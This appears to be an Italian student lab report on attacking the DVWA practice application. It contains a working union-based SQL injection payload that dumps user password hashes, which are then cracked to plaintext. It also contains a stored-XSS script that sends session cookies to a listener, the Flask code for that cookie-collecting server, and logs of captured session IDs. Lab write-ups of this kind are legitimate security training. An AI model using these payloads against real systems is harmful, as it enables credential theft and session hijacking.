




# Progetto Epicode

03.11.2023





# DVWA hacking

- Recuperare le password degli utenti presenti
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante



# Recupero credenziali tramite SQLi (blind)



Tramite query sulla tab SQLi (blind) andrò a recuperare tutti gli username e le password (in codice hash MD5) di DVWA

NB: la differenza tra la tab SQLi e SQLi (blind) consiste sul fatto di non dare risposte nel caso di immissione di query errate

```
ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

# Decrittazione MD5

Per poter decrittare le password potremmo utilizzare 2 metodi:

## John the ripper

Un tool di password cracking preinstallato su Kali Linux . Questo programma effettua un attacco a dizionario per file già in possesso, confronta il codice hash della password (da attaccare) con codici hash nella propria lista. Se non riesce trovare un riscontro nella propria lista allora esegue un attacco brute force

## MD5 decrypter Online

Dato che le password ricevute sono criptate in codice hash MD5 potrò utilizzare un MD5 decrypter online, cercandolo tranquillamente tramite browser, in questo caso evitiamo di eseguire tutti i passaggi con JtR.

Ecco le credenziali, dei vari utenti, recuperate tramite query e decriptazione

USERNAME	PASSWORD
admin	password
gordonb	abc123
1337	charley
pablo	letmein
smithy	password

# Codice per recuperare i cookie di sessione

```
from flask import Flask, request, redirect
from datetime import datetime

app = Flask(__name__)
@app.route('/')
def cookie():

    cookie = request.args.get ('c')
    f= open ('session_cookies.txt','a' )
    f.write(cookie + ' ' + str(datetime.now()) + "\n" )
    f.close ()

    return redirect("http://192.168.1.40/dvwa/Login.php")

if __name__ == "__main__":
    app.run (host = "0-0.0.0", port=8080)
```

Tramite questo codice in python si potrà creare un server che prenderà tutti i cookie di sessione degli utenti che andranno sulla tab XSS stored. I cookie di sessione verrano salvati in un file di testo all'interno del Desktop. In questo caso il nome del file è “session\_cookies.txt”


# XSS Stored

Per poter prendere i cookie di sessione degli utenti DVWA, si dovrà immettere sulla tab XSS Stored questo script: <script>document.location='http://127.0.0.1:8080/?c=' + document.cookie</script>.

Unico problema che il campo messaggi prenderà un massimo di 50 caratteri, perciò andremo a cambiare il massimo dei caratteri cambiando il codice HTML tramite “ispezione”. In questo modo si potrà utilizzare lo script


```
▼ <div class="vulnerable_code_area">
  ▼ <form method="post" name="guestform" onsubmit="return validate_form(this)"> [event]
    ▼ <table width="550" cellspacing="1" cellpadding="2" border="0">
      ▼ <tbody>
        ▶ <tr>[...]</tr>
        ▼ <tr>
          <td width="100">Message *</td>
          ▼ <td>
            <textarea name="mtxMessage" cols="50" rows="3" maxlength="200" style="width: 464px; height: 156px;"></textarea>
          </td>
        </tr>
        ▶ <tr>[...]</tr>
      </tbody>
    </table>
  </form>
</div>
```

Una volta immesso lo script si verrà reindirizzati nel server che poi andremo a mettere in ascolto tramite il codice mostrato prima. Da notare che nel server c'è il cookie di sessione dell'utente




# Storage del cookie di sessione

Eseguito il programma (sotto),  
esso salverà automaticamente nel  
file di testo sul desktop tutti i  
cookie di sessione (destra) ogni  
volta che un utente cercherà di  
entrare nella tab di XSS stored.



The screenshot shows a terminal window titled "~/Desktop/session\_cookies.txt - Mousepad". The window contains the following text:

```
1 security=low; PHPSESSID=9fff93350709f28746afb4c532b9922e 2023-11-04 14:09:53.172570
2 security=low; PHPSESSID=9fff93350709f28746afb4c532b9922e 2023-11-04 14:19:55.978877
3 security=low; PHPSESSID=9fff93350709f28746afb4c532b9922e 2023-11-04 14:20:55.407639
4
```




The screenshot shows a terminal window titled "(christian㉿kali)-[~/Desktop]". The window displays the output of a Python script named "xss\_stored.py":

```
$ python xss_stored.py
 * Serving Flask app 'xss_stored'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://0-0.0.0:8080
Press CTRL+C to quit
```

Below this, the terminal shows a log of requests from the IP address 127.0.0.1, indicating that session cookies are being stored each time a user tries to access the XSS stored page:

```
127.0.0.1 - - [04/Nov/2023 14:09:53] "GET /?c=security=low;%20PHPSESSID=9fff93350709f28746afb4c532b9922e HTTP/1.1" 302 -
127.0.0.1 - - [04/Nov/2023 14:09:53] "GET /%20//192.168.1.40/dvwa/Login.php HTTP/1.1" 404 -
127.0.0.1 - - [04/Nov/2023 14:09:53] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [04/Nov/2023 14:19:55] "GET /?c=security=low;%20PHPSESSID=9fff93350709f28746afb4c532b9922e HTTP/1.1" 302 -
127.0.0.1 - - [04/Nov/2023 14:19:56] "GET /%20//192.168.1.40/dvwa/Login.php HTTP/1.1" 404 -
127.0.0.1 - - [04/Nov/2023 14:20:55] "GET /?c=security=low;%20PHPSESSID=9fff93350709f28746afb4c532b9922e HTTP/1.1" 302 -
127.0.0.1 - - [04/Nov/2023 14:20:55] "GET /%20//192.168.1.40/dvwa/Login.php HTTP/1.1" 404 -
```



# Fine

Christian Huamacto

Epicode School